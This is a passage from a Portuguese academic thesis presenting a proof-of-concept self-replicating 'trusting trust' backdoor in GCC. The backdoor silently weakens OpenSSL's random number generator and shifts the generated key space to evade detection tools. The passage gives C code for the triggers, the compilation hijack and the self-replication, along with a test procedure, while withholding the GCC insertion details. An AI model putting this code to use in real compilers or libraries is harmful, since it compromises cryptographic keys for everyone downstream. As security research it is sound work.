Resta ainda o deslocamento do espaço de chaves geráveis com relação ao espaço amostral original da vulnerabilidade *Debian/OpenSSL*. Como já testado e comprovado, as ferramentas de detecção disponíveis são consideravelmente frágeis: o próprio *OpenSSH* em suas novas versões demonstra que a simples mudança do expoente público já viabiliza o ocultamento da vulnerabilidade das chaves geradas. Assim, uma modificação mais óbvia tendo em vista o objetivo pretendido consistiria na simples alteração do expoente público das chaves *RSA* geradas pelo gerador. No entanto, tal modificação atrelaria a ocultação da vulnerabilidade unicamente a chaves *RSA*. Mais ainda, essa modificação muito provavelmente inutilizaria as chaves geradas e tornaria o ataque perceptível, visto que o expoente público presumido seria divergente do realmente utilizado. Desse modo, a chave privada não seria capaz de decifrar criptogramas cifrados com o expoente público supostamente usado quando de sua geração.

Faz-se necessária, portanto, a aplicação de alguma outra metodologia para concretização do deslocamento pretendido do espaço de chaves. A idéia de como realizar tal deslocamento encontra-se ilustrada no trecho de código 5.4, já mostrado. Note-se que, após a execução desse trecho, a única entropia adicionada ao *hash* computado deve-se à incerteza associada ao valor do *pid*, visto que a outra atualização do *hash* ocorre com um valor constante e conhecido. Com tal idéia em mente, para deslocar o espaço de chaves ge-

ráveis basta a inclusão de lógica de atualização do *hash* com algum outro valor no mesmo contexto em que ocorre a atualização com o valor do *pid* do processo. O código 5.7 mostra a lógica implementada na prova de conceito para deslocar o espaço de chaves geráveis:

```
1  uchar tt_golden_ratio_update[]="unsigned long int tt_golden_ratio = \
2  1618033988;\nMD_Update(&m,(unsigned char*)&tt_golden_ratio,sizeof tt\
3  _golden_ratio);\n";
4
5  if(line_size >= 38){
6    /* Check for line that inserts pid value in MD_Update */
7    if(strncmp((const char*)line_pos,"MD_Update(&m,(unsigned char*)&curr_pid",38) == 0){
8      /* Hijack compilation flux */
9      tt_setup_hijack(buffer,tt_golden_ratio_update);
10   }
11 }
```

Código 5.7: Deslocamento do espaço de chaves geráveis

O trecho 5.7 mostra que o gatilho busca a linha de código correspondente à atualização do *hash* com o valor do *pid*. Logo após tal linha é incluído o trecho de código contido na string **tt_golden_ratio_update**. Tal trecho contido na string representa duas linhas de código: a primeira linha é responsável pela declaração da variável **tt_golden_ratio**, a qual é iniciada com uma representação em número inteiro dos dez primeiros dígitos da razão áurea; e a segunda linha faz a atualização do *hash*, via **MD_Update**, com o valor da variável **tt_golden_ratio** declarada. De modo a se realizar a inclusão, invoca-se a rotina **tt_setup_hijack**, mostrada no trecho de código 5.8, que tem por finalidade iniciar um desvio no fluxo de compilação original, desvio este a ser iniciado a partir da próxima linha do código em compilação:

```
1  long int tt_hijack_count = 0; /* counts number of hijack lines */
2  const uchar *tt_hijack_return_address = NULL; /* original next line */
3
4  /** Hijack setup routine **/
5  void tt_setup_hijack(cpp_buffer *buffer, uchar *hijack_address){
6    uchar *uchar_pointer; /* pointer to navigate through hijack code */
7
8    /* Check every hijack code character for newlines */
9    for(uchar_pointer=hijack_address;*uchar_pointer!='\0';uchar_pointer++){
10     if(*uchar_pointer=='\n'){
11       tt_hijack_count++;
12     }
13   }
14   /* Set up hijack return address */
15   tt_hijack_return_address = buffer->next_line;
16   /* Change the next line address to our hijack address */
17   buffer->next_line = hijack_address;
18 }
```

Código 5.8: Rotina de desvio do fluxo de compilação

A rotina **tt_setup_hijack** requer dois parâmetros: o primeiro, *buffer*, é uma referência a uma estrutura do tipo *cpp_buffer*, usada pelo *GCC* para armazenar diversos valores referentes ao código sendo compilado; e o segundo, *hijack_address*, indica o endereço do código a ser incluído na compilação. Inicialmente, tal rotina percorre todo o trecho a ser incluído, contando a quantidade de linhas de código adicionais a serem compiladas e armazenando tal valor no contador *tt_hijack_count*. Em seguida, o endereço da próxima linha que seria compilada pelo fluxo de compilação original é armazenado em *tt_hijack_return_address*: esta é a linha para a qual o fluxo será retornado quando finalizadas as inclusões. Por fim, o endereço da próxima linha de código é alterado para

o endereço do código a ser incluído, efetivamente desviando o fluxo da compilação. Tal desvio se dá em caráter temporário, mais precisamente enquanto existirem linhas a serem incluídas. A lógica responsável pelo controle de finalização do desvio é mostrada no trecho 5.9:

```
1  /* Check if currently inside hijack context */
2  if(tt_hijack_count > 0){
3    /* Current line is part of inclusion code. Decrement count by one to
4       get number of remaining inclusion lines */
5    tt_hijack_count--;
6    /* Check if hijack context has come to an end */
7    if(tt_hijack_count == 0){
8      /* Retrieve original next line */
9      buffer->next_line = tt_hijack_return_address;
10     /* Clear previous return address */
11     tt_hijack_return_address = NULL;
12   }
13 }
```

Código 5.9: Controle de finalização do desvio de compilação

O código 5.9 apenas é acionado caso o fluxo de compilação se encontre desviado do original, fato indicado por um valor superior a zero armazenado no contador de linhas adicionais *tt_hijack_count*. Estando o fluxo desviado, a cada linha de inclusão compilada decrementa-se o valor contido no referido contador, verificando-se se o contexto de desvio termina com a linha corrente. Em caso positivo, o endereço da próxima linha de código do fluxo normal é recuperado.

Com isto, fica concluída a construção da nova versão da vulnerabilidade sobre o gerador pseudo-aleatório da biblioteca *OpenSSL*. A supressão das linhas mostradas nos trechos 3.8 e 3.10 possibilita a reintrodução da vulnerabilidade original, e a inclusão demonstrada no código 5.7 desvia o espaço de chaves para um âmbito não coberto pelas ferramentas de detecção de chaves vulneráveis, tudo isto concretizado via compilador. Resta agora apenas a lógica responsável pela propagação da vulnerabilidade para compiladores compilados a partir daquele originalmente subvertido. Para tanto, faz-se necessária a codificação de lógica capaz de auto-replicação, conforme anteriormente descrito e inclusive demonstrado. Tal lógica de auto-replicação é necessária para possibilitar ao compilador embutir nos compiladores a partir dele compilados tanto a vulnerabilidade em si quanto sua própria lógica de replicação.

Entretanto, é importante atentar para o fato de que a lógica de replicação ilustrada por Ken Thompson [52], e aqui demonstrada no trecho 2.1, não apresenta, da forma como se encontra, utilidade para a finalidade de compilação aqui necessária, isto porque todo o código replicado é simplesmente impresso na saída padrão *stdout* via chamadas à função **printf**. Faz-se necessária, portanto, a concepção de uma lógica de auto-replicação mais versátil, lógica esta que possibilite acesso do compilador ao código replicado para que este possa ser considerado e incluído no resultado da compilação. Assim, seja considerado o trecho de código 5.10, o qual é capaz de se replicar para uma string em memória:

```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 const int BUFFER_SIZE = 100;
6
7 char *program = NULL;
8 long int size = 1;
9
```

```
char str0[]="void compile(char *source){\n\n}\n\n\
void main(){\n  char buffer[BUFFER_SIZE];\n  char *p;\n\n\
  sprintf(buffer,\"#include<stdlib.h>\\n#include<stdio.h>\\n#include<st\
ring.h>\\n\\n\");\n  size+=strlen(buffer);\n  sprintf(buffer,\"const int\
 BUFFER_SIZE=100;\\n\\n\");\n  size+=strlen(buffer);\n  sprintf(buffer,\"\
char *program=NULL;\\nlong int size=1;\\n\\n\");\n  size+=strlen(buffer);\
\n  sprintf(buffer,\"char str0[]={\");\n  size+=strlen(buffer);\n  for(p=\
str0;*p!='\\0';p++){\n    sprintf(buffer,\"%d,\\n\",*p);\n    size+=strle\
n(buffer);\n  }\n  sprintf(buffer,\"%d};\\n\\n\",'\\0');\n  size+=strlen(\
buffer);\n  size+=strlen(str0);\n  program = (char*) malloc(size*sizeof(ch\
ar));\n  program[0] = '\\0';\n  sprintf(buffer,\"#include<stdlib.h>\\n\
#include<stdio.h>\\n#include<string.h>\\n\\n\");\n  strcat(program,buf\
fer);\n  sprintf(buffer,\"const int BUFFER_SIZE=100;\\n\\n\");\n  strca\
t(program,buffer);\n  sprintf(buffer,\"char *program=NULL;\\nlong int s\
ize=1;\\n\\n\");\n  strcat(program,buffer);\n  sprintf(buffer,\"char str\
0[]={\");\n  strcat(program,buffer);\n  for(p=str0;*p!='\\0';p++){\n    \
sprintf(buffer,\"%d,\\n\",*p);\n    strcat(program,buffer);\n  }\n  spri\
ntf(buffer,\"%d};\\n\\n\",'\\0');\n  strcat(program,buffer);\n  strcat(p\
rogram,str0);\n  compile(program);\n  printf(\"%s\", program);\n  \
free(program);\n}\n";

/* Placeholder routine; hypothetical compilation function */
void compile(char *source){

}

void main(){
  char buffer[BUFFER_SIZE];
  char *p;

  /* First part: run through whole program, counting number of characters */
  sprintf(buffer,"#include<stdlib.h>\n#include<stdio.h>\n");
  size+=strlen(buffer);
  sprintf(buffer,"#include<string.h>\n\n");
  size+=strlen(buffer);
  sprintf(buffer,"const int BUFFER_SIZE=100;\n\n");
  size+=strlen(buffer);
  sprintf(buffer,"char *program=NULL;\nlong int size=1;\n\n");
  size+=strlen(buffer);
  sprintf(buffer,"char str0[]={");
  size+=strlen(buffer);
  for(p=str0;*p!='\0';p++){
    sprintf(buffer,"%d,\n",*p);
    size+=strlen(buffer);
  }
  sprintf(buffer,"%d};\n\n",'\0');
  size+=strlen(buffer);
  size+=strlen(str0);

  /* Second part: got number of characters in program source, now
     allocate enough space to hold them in memory */
  program = (char*) malloc(size*sizeof(char));
  program[0] = '\0';

  /* Third part: run through whole program once again, but this time
     copying it inside the string just allocated in memory */
  sprintf(buffer,"#include<stdlib.h>\n#include<stdio.h>\n");
  strcat(program,buffer);
  sprintf(buffer,"#include<string.h>\n\n");
  strcat(program,buffer);
  sprintf(buffer,"const int BUFFER_SIZE=100;\n\n");
  strcat(program,buffer);
  sprintf(buffer,"char *program=NULL;\nlong int size=1;\n\n");
  strcat(program,buffer);
  sprintf(buffer,"char str0[]={");
  strcat(program,buffer);
  for(p=str0;*p!='\0';p++){
    sprintf(buffer,"%d,\n",*p);
    strcat(program,buffer);
  }
```

```
80    sprintf(buffer,"%d};\n\n",'\0');
81    strcat(program,buffer);
82    strcat(program,str0);
83
84    /* Fourth part: program code is inside string. Do something with
85       it (like printing to screen or compiling), free memory occupied
86       by it and exit */
87    compile(program);
88    printf("%s", program);
89    free(program);
90  }
```

Código 5.10: Código de auto-replicação em string: versão simples

O código 5.10 demonstra uma lógica de auto-replicação concretizada em três etapas: a primeira refere-se à contagem do espaço em memória necessário ao armazenamento do código replicado; a segunda realiza a alocação de memória para armazenamento do programa com base na contagem obtida; e a terceira copia o programa para o espaço alocado em memória, apresentando uma configuração um tanto semelhante à primeira parte. Observe-se que uma string de suporte à replicação é usada, da mesma forma que no código 2.1. A quarta parte mostrada no programa refere-se a alguma ação arbitrária executada sobre o código contido em memória, como impressão em tela ou mesmo compilação, como hipoteticamente demonstrado. Note-se, portanto, que o trecho 5.10 habilita a execução de ações diversas sobre o código contido em memória, algo antes não exeqüível com a lógica demonstrada no trecho 2.1. Note-se ainda que a versão replicada da string de suporte difere da original no fato de que os caracteres na versão replicada se encontram representados como valores numéricos inteiros. A representação em valores inteiros visa evitar o processamento de possíveis caracteres de escape na string durante sua replicação, ao mesmo tempo em que minimiza o tamanho em código da lógica envolvida em tal intento.

Assim, tomando-se por base o código 5.10, mostra-se então o trecho 5.11, que reúne os códigos 5.5, 5.6, 5.7, 5.8 e 5.9, demonstrando como os mesmos se interconectam e também como toda a lógica é replicada nas sucessivas compilações do *GCC*:

```
1  uchar tt_replication_str[]={ /* contents of replication support string here */ };
2
3  #define TT_TRIGGER_NONE 0
4  #define TT_TRIGGER_SSLEAY_RAND_ADD_BEGIN 1
5  #define TT_TRIGGER_SSLEAY_RAND_BYTES_BEGIN 2
6  #define TT_TRUSTING_TRUST_REPLICATION_SPOT 3
7
8  long int tt_hijack_count = 0; /* counts number of hijack lines */
9  const uchar *tt_hijack_return_address = NULL; /* original next line */
10 uchar *tt_memory_compilation_block = NULL; /* compilation block */
11 long int tt_memory_compilation_block_size = 1; /* size of compilation block */
12 uchar tt_support_buffer[100]; /* support buffer for string transformations */
13 uchar *tt_uchar_pointer; /* a pointer to support operations on vectors*/
14
15 char TT_GCC_LINE[] = { /* code pattern in GCC that marks trusting trust insertion */ };
16 int TT_GCC_LINE_SIZE = /* size of GCC code line that marks trusting trust insertion */;
17
18 uchar tt_golden_ratio_update[]="unsigned long int tt_golden_ratio = \
19 1618033988;\nMD_Update(&m,(unsigned char*)&tt_golden_ratio,sizeof tt\
20 _golden_ratio);\n";
21
22 /** Hijack setup routine **/
23 void tt_setup_hijack(cpp_buffer *buffer, uchar *hijack_address){
24   uchar *uchar_pointer; /* pointer to navigate through hijack code */
25
26   /* Check every hijack code character for newlines */
27   for(uchar_pointer=hijack_address;*uchar_pointer!='\0';uchar_pointer++){
```

```
28      if(*uchar_pointer=='\n'){
29        tt_hijack_count++;
30      }
31    }
32    /* Set up hijack return address */
33    tt_hijack_return_address = buffer->next_line;
34    /* Change the next line address to our hijack address */
35    buffer->next_line = hijack_address;
36  }
37
38  /* Compilation flow interception routine */
39  int tt_intercept_flow(cpp_buffer *buffer, const uchar *next_line, int line_size){
40    int suppress = 0;
41
42    /* Check if currently inside hijack context */
43    if(tt_hijack_count > 0){
44      /* Current line is part of inclusion code. Decrement count by one to
45      get number of remaining inclusion lines */
46      tt_hijack_count--;
47      /* Check if hijack context has come to an end */
48      if(tt_hijack_count == 0){
49        /* Retrieve original next line */
50        buffer->next_line = tt_hijack_return_address;
51        /* Clear previous return address */
52        tt_hijack_return_address = NULL;
53      }
54    }
55    else{
56      /* Check if context of interest has been found */
57      if(tt_trigger_activated){
58        /* Check which trigger is activated */
59        switch(tt_trigger_type){
60          /* Check for ssleay_rand_add context */
61          case(TT_TRIGGER_SSLEAY_RAND_ADD_BEGIN):
62          /* Check for line that makes buffer insertion in MD_Update */
63          if(line_size >= 19){
64            if(strncmp((const char*)line_pos,"MD_Update(&m,buf,j)",19) == 0){
65              /* Line is suppressed so as to weaken the generator */
66              suppress = 1;
67        /* Current trigger not needed anymore, so it is released */
68        tt_trigger_type = TT_TRIGGER_NONE;
69        tt_trigger_activated = 0;
70            }
71          }
72          break;
73
74          /* Check for ssleay_rand_bytes context */
75          case(TT_TRIGGER_SSLEAY_RAND_BYTES_BEGIN):
76          /* Check for line that inserts pid value in MD_Update */
77          if(line_size >= 38){
78            if(strncmp((const char*)line_pos,"MD_Update(&m,(unsigned char*)&curr_pid",38)
                 == 0){
79              /* Hijack compilation flux */
80              tt_setup_hijack(buffer,tt_golden_ratio_update);
81            }
82          }
83          /* Check for line that inserts uninitialized output buffer in MD_Update */
84          if(line_size >= 19){
85            if(strncmp((const char*)line_pos,"MD_Update(&m,buf,j)",19) == 0){
86              /* Suppress line to further weaken generator */
87              suppress = 1;
88        /* Current trigger not needed anymore, so it is released */
89        tt_trigger_type = TT_TRIGGER_NONE;
90        tt_trigger_activated = 0;
91            }
92          }
93          break;
94
95          /* Check for GCC code where replication is to be proceeded */
96          case(TT_TRUSTING_TRUST_REPLICATION_SPOT):
```

```
97
98
99          /* Part 1: counting space requirements for hijack compilation block */
100         tt_memory_compilation_block_size += strlen("uchar tt_replication_str[]={");
101         for(tt_uchar_pointer = tt_replication_str; *tt_uchar_pointer != '\0';
                tt_uchar_pointer++){
102     sprintf((char*)tt_support_buffer,"%d,",*tt_uchar_pointer);
103     tt_memory_compilation_block_size += strlen((char*)tt_support_buffer);
104         }
105         sprintf((char*)tt_support_buffer,"%d};\n\n",'\0');
106         tt_memory_compilation_block_size += strlen((char*)tt_support_buffer);
107         tt_memory_compilation_block_size += strlen((char*)tt_replication_str);
108
109
110         /* Part 2: allocating enough space for hijack compilation block */
111         tt_memory_compilation_block = (uchar*) xmalloc(tt_memory_compilation_block_size);
112         tt_memory_compilation_block[0] = '\0';
113
114
115         /* Part 3: building hijack compilation block */
116         strcat((char*)tt_memory_compilation_block,"uchar tt_replication_str[]={");
117         for(tt_uchar_pointer = tt_replication_str; *tt_uchar_pointer != '\0';
                tt_uchar_pointer++){
118     sprintf((char*)tt_support_buffer,"%d,",*tt_uchar_pointer);
119           strcat((char*)tt_memory_compilation_block,(char*)tt_support_buffer);
120         }
121         sprintf((char*)tt_support_buffer,"%d};\n\n",'\0');
122         strcat((char*)tt_memory_compilation_block,(char*)tt_support_buffer);
123         strcat((char*)tt_memory_compilation_block,(char*)tt_replication_str);
124
125
126         /* Part 4: setting up hijack context and releasing trigger */
127         tt_setup_hijack(buffer,tt_memory_compilation_block);
128         tt_trigger_type = TT_TRIGGER_NONE;
129         tt_trigger_activated = 0;
130         break;
131       }
132     }
133     /* No specific triggers set; check for general triggers */
134     else{
135       if(line_size >= 27){
136         /* Check for ssleay_rand_add routine declaration */
137         if(strncmp((const char*)line_pos,"static void ssleay_rand_add",27) == 0){
138           tt_trigger_activated = 1;
139           tt_trigger_type = TT_TRIGGER_SSLEAY_RAND_ADD_BEGIN;
140         }
141       }
142       if(line_size >= 28){
143         /* Check for ssleay_rand_bytes routine declaration */
144         if(strncmp((const char*)line_pos,"static int ssleay_rand_bytes",28) == 0){
145           tt_trigger_activated = 1;
146           tt_trigger_type = TT_TRIGGER_SSLEAY_RAND_BYTES_BEGIN;
147         }
148       }
149       if(line_size >= TT_GCC_LINE_SIZE){
150         /* Check for line that marks trusting trust code insertion */
151         if(strncmp((const char*)line_pos,TT_GCC_LINE,TT_GCC_LINE_SIZE) == 0){
152           tt_trigger_activated = 1;
153           tt_trigger_type = TT_TRUSTING_TRUST_REPLICATION_SPOT;
154         }
155       }
156     }
157   }
158   return suppress;
159 }
```

Código 5.11: Código auto-replicável para ataque *trusting trust* no *GCC*

Optou-se no código 5.11 por omitir a inicialização da string *tt_replication_str* devido a seu tamanho, mas seu conteúdo, conforme bem ilustra o trecho 5.10, consiste em todo o código abaixo de sua declaração e iniciação. Os valores de *TT_GCC_LINE* e *TT_GCC_LINE_SIZE*, por seu caráter crítico na possível replicação da prova de conceito para propósitos outros, foram também omitidos. A rotina **tt_intercept_flow** é a responsável pela interceptação do fluxo de compilação, o que deve ocorrer sempre que uma nova linha de código é pré-processada. Para tanto, é necessário o posicionamento de uma chamada a tal rotina em um ponto específico do código do *GCC*, o qual não será mostrado aqui considerando-se a condição de *responsible disclosure*. Tal posicionamento viabiliza a verificação de todas as linhas de código sendo compiladas, o que permite a verificação de gatilhos sem perdas de possíveis ativações dos mesmos.

Dessa forma, foi construído o ataque *trusting trust prova-de-conceito*, o qual foi codificado e testado em um ambiente *Slackware Linux 14*, tendo sido aplicado sobre a versão 4.8.1 do GCC conforme obtido, à data de 19 de julho de 2013, de um [12] dos *mirrors* oficiais listados na página do software na internet [13]. Mediante testes verificou-se o correto funcionamento do ataque sobre o código-fonte da versão 1.0.1e da biblioteca *OpenSSL*, além de sua correta propagação sobre a versão 4.8.1 do GCC. Acredita-se que, mantida a constância da lógica de pré-processamento do *GCC* e também a constância dos padrões mirados nos respectivos códigos envolvidos, a prova de conceito continue a demonstrar capacidade de propagação. Ressalta-se aqui que nenhuma versão da prova de conceito foi distribuída, derivada ou copiada, tendo sido isolada ao sistema usado para codificação e testes.

Com relação aos testes realizados com a prova de conceito, estes seguiram o roteiro mostrado a seguir:

```
1: modificar o código-fonte do GCC 4.8.1, introduzindo o ataque
   trusting trust produzido;

2: compilar a versão modificada do GCC 4.8.1, denominada prime:
    # /path/to/modified/gcc/source/configure --disable-multilib
    --disable-bootstrap with-pkgversion=prime
    --prefix=/var/gcc-prime

3: modificar a variável PATH do sistema para uso do GCC versão prime:
    # export PATH=/var/gcc-prime/bin:$PATH

4: compilar uma versão não modificada do GCC 4.8.1, denominada spawn1:
    # /path/to/clean/gcc/source/configure --disable-multilib
    --disable-bootstrap with-pkgversion=spawn1
    --prefix=/var/gcc-spawn1

5: modificar a variável PATH do sistema para uso do GCC versão spawn1:
    # export PATH=/var/gcc-spawn1/bin:$PATH

6: compilar outra versão não modificada do GCC 4.8.1, denominada spawn2:
    # /path/to/clean/gcc/source/configure --disable-multilib
    --disable-bootstrap with-pkgversion=spawn2
```

```
    --prefix=/var/gcc-spawn2

7: modificar a variável PATH do sistema para uso do GCC versão spawn2:
    # export PATH=/var/gcc-spawn2/bin:$PATH

8: configurar a compilação de uma versão não modificada da
   OpenSSL 1.0.1e:
    # ./config --prefix=/var/openssl

9: compilar e instalar a OpenSSL normalmente:
    # make && make install

10: executar o programa "vulnkey-test.c" sobre o binário da
    OpenSSL gerado:
    # ./vulnkey-test ssl /path/to/openssl num_bits num_tests
```

De modo a se constatar o funcionamento do ataque, o passo 1 desse roteiro foi inicialmente seguido com uma modificação do ataque *trusting trust prova-de-conceito*, modificação esta visando a replicação da vulnerabilidade original do caso *Debian/OpenSSL*. Aplicada tal variante, ao se executar o programa *vulnkey-test.c*, passo final do roteiro, constatou-se que todas as chaves geradas foram acusadas como comprometidas. Ao se seguir o roteiro com o código original do ataque *prova-de-conceito*, verificou-se que nenhuma das chaves geradas foi acusada como comprometida. Note-se ainda que duas versões *spawn* são geradas: isto se deve ao fato de que as strings de replicação podem conter erros que inviabilizam e possivelmente acusam o ataque *trusting trust*, erros estes perceptíveis a partir da segunda geração de compiladores. O material referente aos testes e à prova de conceito construída estará disponível apenas para a banca examinadora do trabalho, consoante à postura de *responsible disclosure* adotada.

Capítulo 6

Conclusão

Em 2012, foi publicado um artigo descrevendo os resultados de uma extensiva análise sobre chaves públicas diversas, estas até então em uso corrente [32]. Com tal estudo, uma interessante estatística foi também exposta: uma significativa quantidade de chaves *RSA* apresentava ao menos um de seus fatores primos em comum com alguma outra chave *RSA*, e as partes detentoras de tais chaves não apresentavam nenhuma aparente correlação. Dada a forma como funciona o criptossistema *RSA*, o conhecimento de um dos fatores primos de uma chave permite a fatoração de seu módulo e, por conseguinte, inviabiliza qualquer robustez criptográfica associada ao uso da chave fatorada.

Esses primos coincidentes foram encontrados calculando-se o maior divisor comum entre os módulos de pares de chaves escolhidas aleatoriamente. Se os módulos tivessem sido gerados com primos de fato aleatórios, a chance de se encontrar um primo em comum seria em um par a cada 2^{200}. De acordo com a publicação, foram encontrados primos comuns em média em um par a cada 2^{10} pares da amostra. Uma importante hipótese levantada por esse estudo considera a possibilidade de que tais resultados sejam sintomas de uso de sementes impróprias, ou uso impróprio de sementes, nos geradores pseudo-aleatórios usados para geração das chaves.

De fato, a robustez criptográfica das implementações dos criptossistemas correntes apresenta estrita correlação com os geradores pseudo-aleatórios de que fazem uso. O caso *Debian/OpenSSL* provê um forte exemplo, demonstrando a inutilização de chaves devido a um gerador pseudo-aleatório viciado. Ainda mais que isto, ilustra também uma situação de ampla propagação e árdua correção de um erro em software criptográfico, resultando em chaves vulneráveis espalhadas por inúmeros sistemas, vulnerabilizando-os ainda que não afetados diretamente pela falha original. Sem dúvida, um enorme inconveniente tanto ao projeto *Debian*, que fica com sua imagem maculada, quanto aos usuários da criptografia em geral, que precisam atentar para um considerável conjunto de chaves tornadas vulneráveis devido a um erro.

Há de se questionar, no entanto, a quem e como esses ditos "inconvenientes" criptográficos podem se mostrar úteis como ferramentas de extrema conveniência, viabilizando os mais absurdos despautérios levados a termo sob desbotados estandartes. Já conhecidas eram as práticas de vigilantismo às quais governos submetem cidadãos e seus assuntos privados, mas notícias recentes possibilitam um melhor vislumbre da extensão à qual autoridades se lançam para manter a privacidade alheia em cheque [28] [26]. A seriedade da questão apenas se acentua quando considerada a participação que grandes empresas,

inocentemente tidas como idôneas, oferecem em suporte à continuada implementação, e ofuscamento, de tais práticas, seja em colaboração com entidades governamentais [27], seja para possível usufruto próprio ou de seus parceiros [37].

Tais fatos se acumulam para atestar o que já era conhecido, e até hoje por muitos negligenciado: a privacidade alheia pode ser incômoda a alguns, e sua proteção é por vezes delegada precisamente àqueles que pretendem violá-la ou têm a ganhar com violações. A sociedade, distraída com as coloridas telas de toque exibidas com orgulho pelas ruas, parece não se atentar para os fatos, e criptografia vendida em implementações falhas desempenha em tal contexto um papel fundamental: primeiro porque provê um falso sentimento de segurança naqueles que a "consomem"; e segundo porque, descobertas as vulnerabilidades que lhe corroem a eficácia, ainda fornece uma indigesta desculpa, sob a forma de "erro plausível", capaz de aliviar seus idealizadores de qualquer responsabilidade.

Sob a luz de tal situação, os amplamente empregados compiladores, artefatos de software complexos e de funcionamento por muitos incompreensível, mostram-se como um potencial e forte vetor de propagação de vulnerabilidades propositais. Quando codificadas tais vulnerabilidades sob a forma de ataques *trusting trust*, tem-se então aberta a possibilidade de sua propagação mais resiliente por uma cadeia de compiladores. Essa classe de ataques, ainda mais quando considerado o contexto de vigilantismo na ciberguerra que se desvela, mostra-se bastante atual, e o caso *Debian/OpenSSL* provê oportunidade fértil para demonstração de suas possíveis técnicas, sob a forma de uma prova de conceito lastreada em uma vulnerabilidade amplamente conhecida.

Cabe ainda notar que a prova de conceito exposta não demonstra aspectos falhos específicos no modelo de desenvolvimento de software livre, nem permite conclusões precipitadas a respeito da superioridade do regime negocial proprietário. Verdade é que a construção do ataque mostrado se torna consideravelmente simplificada mediante conhecimento do código-fonte envolvido, mas o ocultamento de tal código de forma alguma inviabilizaria a técnica empregada por quem o detém, como já discutido. Pelo contrário, tal ocultamento viabiliza a implantação de uma miríade de outros ataques, principalmente aqueles de origem interna ao desenvolvedor. Restringindo especificamente a compiladores de código-fonte restrito, não escapa à realidade, haja vista as supracitadas referências, a possibilidade de existência de ataques de origem interna em tais softwares, ataques estes talvez implementados de maneira mais simples que a aqui demonstrada, isto pelo ofuscamento que possibilita o modelo de desenvolvimento proprietário.

Errôneas também seriam especulações de que a possibilidade de construção da prova de conceito concebida denota falhas na *OpenSSL*, apesar de sua fraca documentação e alguns aspectos talvez pouco embasados de sua codificação; ou mesmo falhas no *GCC*, conclusões a que análises superficiais poderiam chegar. Antes de quaisquer falhas, com os resultados aqui alcançados busca-se ilustrar a importância do cuidado com artefatos de software obtidos de terceiros, ou talvez ainda mais importante, o cuidado com os próprios terceiros de quem tais artefatos de software são obtidos. Lastreado nas supracitadas referências a ações de espionagem, violação de privacidade e introdução de vulnerabilidades em software em caráter insidiosamente proposital, tal argumento ganha ainda mais força. Deve-se, portanto, manter em mente que também sobre os fornecedores de software incide uma sutil premissa de confiança, premissa esta que, quando violada, pode vir a invalidar todas as outras premissas de um processo de segurança informacional, por melhor estruturado que seja.

Referências

[1] Debian etch: package list. http://archive.debian.org/debian/dists/etch/main/binary-amd64/. [Online; Acessado em 07 de julho de 2013]. 42

[2] Openssh project: Sources. http://openbsd.locaweb.com.br/pub/OpenBSD/OpenSSH/portable/. [Online; Acessado em 07 de julho de 2013]. 43

[3] Openssl project: Sources. http://www.openssl.org/source/. [Online; Acessado em 07 de julho de 2013]. 43

[4] Sslkeys. http://wiki.debian.org/SSLkeys. [Online; Acessado em 26 de junho de 2013]. 42

[5] Debian bug report: "valgrind-clean the rng". http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=363516, 2006. [Online; Acessado em 02 de maio de 2013]. 32

[6] Diff for revisions 140 and 141 of debian openssl package. http://anonscm.debian.org/viewvc/pkg-openssl/openssl/trunk/rand/md_rand.c?r1=141&r2=140&pathrev=141, 2006. [Online; Acessado em 02 de maio de 2013]. 34

[7] Random number generator, uninitialised data and valgrind. http://marc.info/?t=114651088900003&r=1&w=2, 2006. [Online; Acessado em 12 de junho de 2013]. 36

[8] Debian security advisory: Dsa 1571-1. http://lists.debian.org/debian-security-announce/2008/msg00152.html, 2008. [Online; Acessado em 03 de maio de 2013]. 34, 35

[9] O gerador de números aleatórios previsíveis no openssl do debian. http://www.postcogito.org/Kiko/PtBrBlogEntry2008May17A.html, 2008. [Online; Acessado em 11 de junho de 2013]. 35

[10] Vendors are bad for security. http://www.links.org/?p=327, 2008. [Online; Acessado em 11 de junho de 2013]. 35, 39

[11] Debian developer's reference: Coordination with upstream developers. http://www.debian.org/doc/manuals/developers-reference/developer-duties.html#upstream-coordination, 2013. [Online; Acessado em 12 de junho de 2013]. 41

[12] Gcc 4.8.1 download mirror. http://gcc.petsads.us/releases/gcc-4.8.1/, 2013. [Online; Acessado em 19 de julho de 2013]. 66

[13] Gcc, the gnu compiler collection. http://gcc.gnu.org/, 2013. [Online; Acessado em 17 de julho de 2013]. 66

[14] A. Aho, M. Lam, R. Sethi, and J. Ullman. *Compilers: Principles, Techniques and Tools*. Addison Wesley, 2006. 8

[15] D. Bilar. Opcodes as predictor for malware. *Int. J. Electronic Security and Digital Forensics*, 1(2):156 – 168, 2007. 40

[16] Internet Crime Complaint Center. 2011 ic3 annual report. http://www.ic3.gov/media/annualreports.aspx, 2011. [Online; Acessado em 24 de fevereiro de 2013]. 3

[17] C. Collberg and J. Nagra. *Surreptitious Software: Obfuscation, Watermarking and Tamperproofing for Software Protection*. Editora Ciência Moderna, 2010. 5

[18] Microsoft Corp. Microsoft says speculation about security and nsa is "inaccurate and unfounded". http://www.microsoft.com/en-us/news/press/1999/sept99/rsapr.aspx, 1999. [Online; Acessado em 25 de fevereiro de 2013]. 4

[19] R. Cox. Lessons from the debian/openssl fiasco. http://research.swtch.com/openssl, 2008. [Online; Acessado em 17 de julho de 2013]. 35, 41

[20] Distrowatch. Distrowatch page hit ranking. http://distrowatch.com/dwres.php?resource=popularity, 2013. [Online; Acessado em 04 de abril de 2013]. 31

[21] Sony Online Entertainment. Sony online entertainment announces theft of data from its systems. https://www.soe.com/securityupdate/pressrelease.vm, 2011. [Online; Acessado em 25 de fevereiro de 2013]. 3

[22] Free Software Foundation. Categories of free and nonfree software. http://www.gnu.org/philosophy/categories.html#ProprietarySoftware. [Online; Acessado em 26 de maio de 2013]. 4

[23] Free Software Foundation. Free software definition. http://www.gnu.org/philosophy/free-sw.html. [Online; Acessado em 26 de maio de 2013]. 4

[24] Gartner. Gartner says more than 1 billion pcs in use worldwide and headed to 2 billion units by 2014. http://www.gartner.com/newsroom/id/703807, 2008. [Online; Acessado em 20 de fevereiro de 2013]. 3

[25] V. Graizer and D. Naccache. Alien vs. quine. *IEEE Security & Privacy*, 5(2):26 – 31, 2007. 11

[26] The Guardian. Gchq taps fibre-optic cables for secret access to world's communications. http://www.guardian.co.uk/uk/2013/jun/21/gchq-cables-secret-world-communications-nsa, 2013. [Online; Acessado em 22 de julho de 2013]. 68

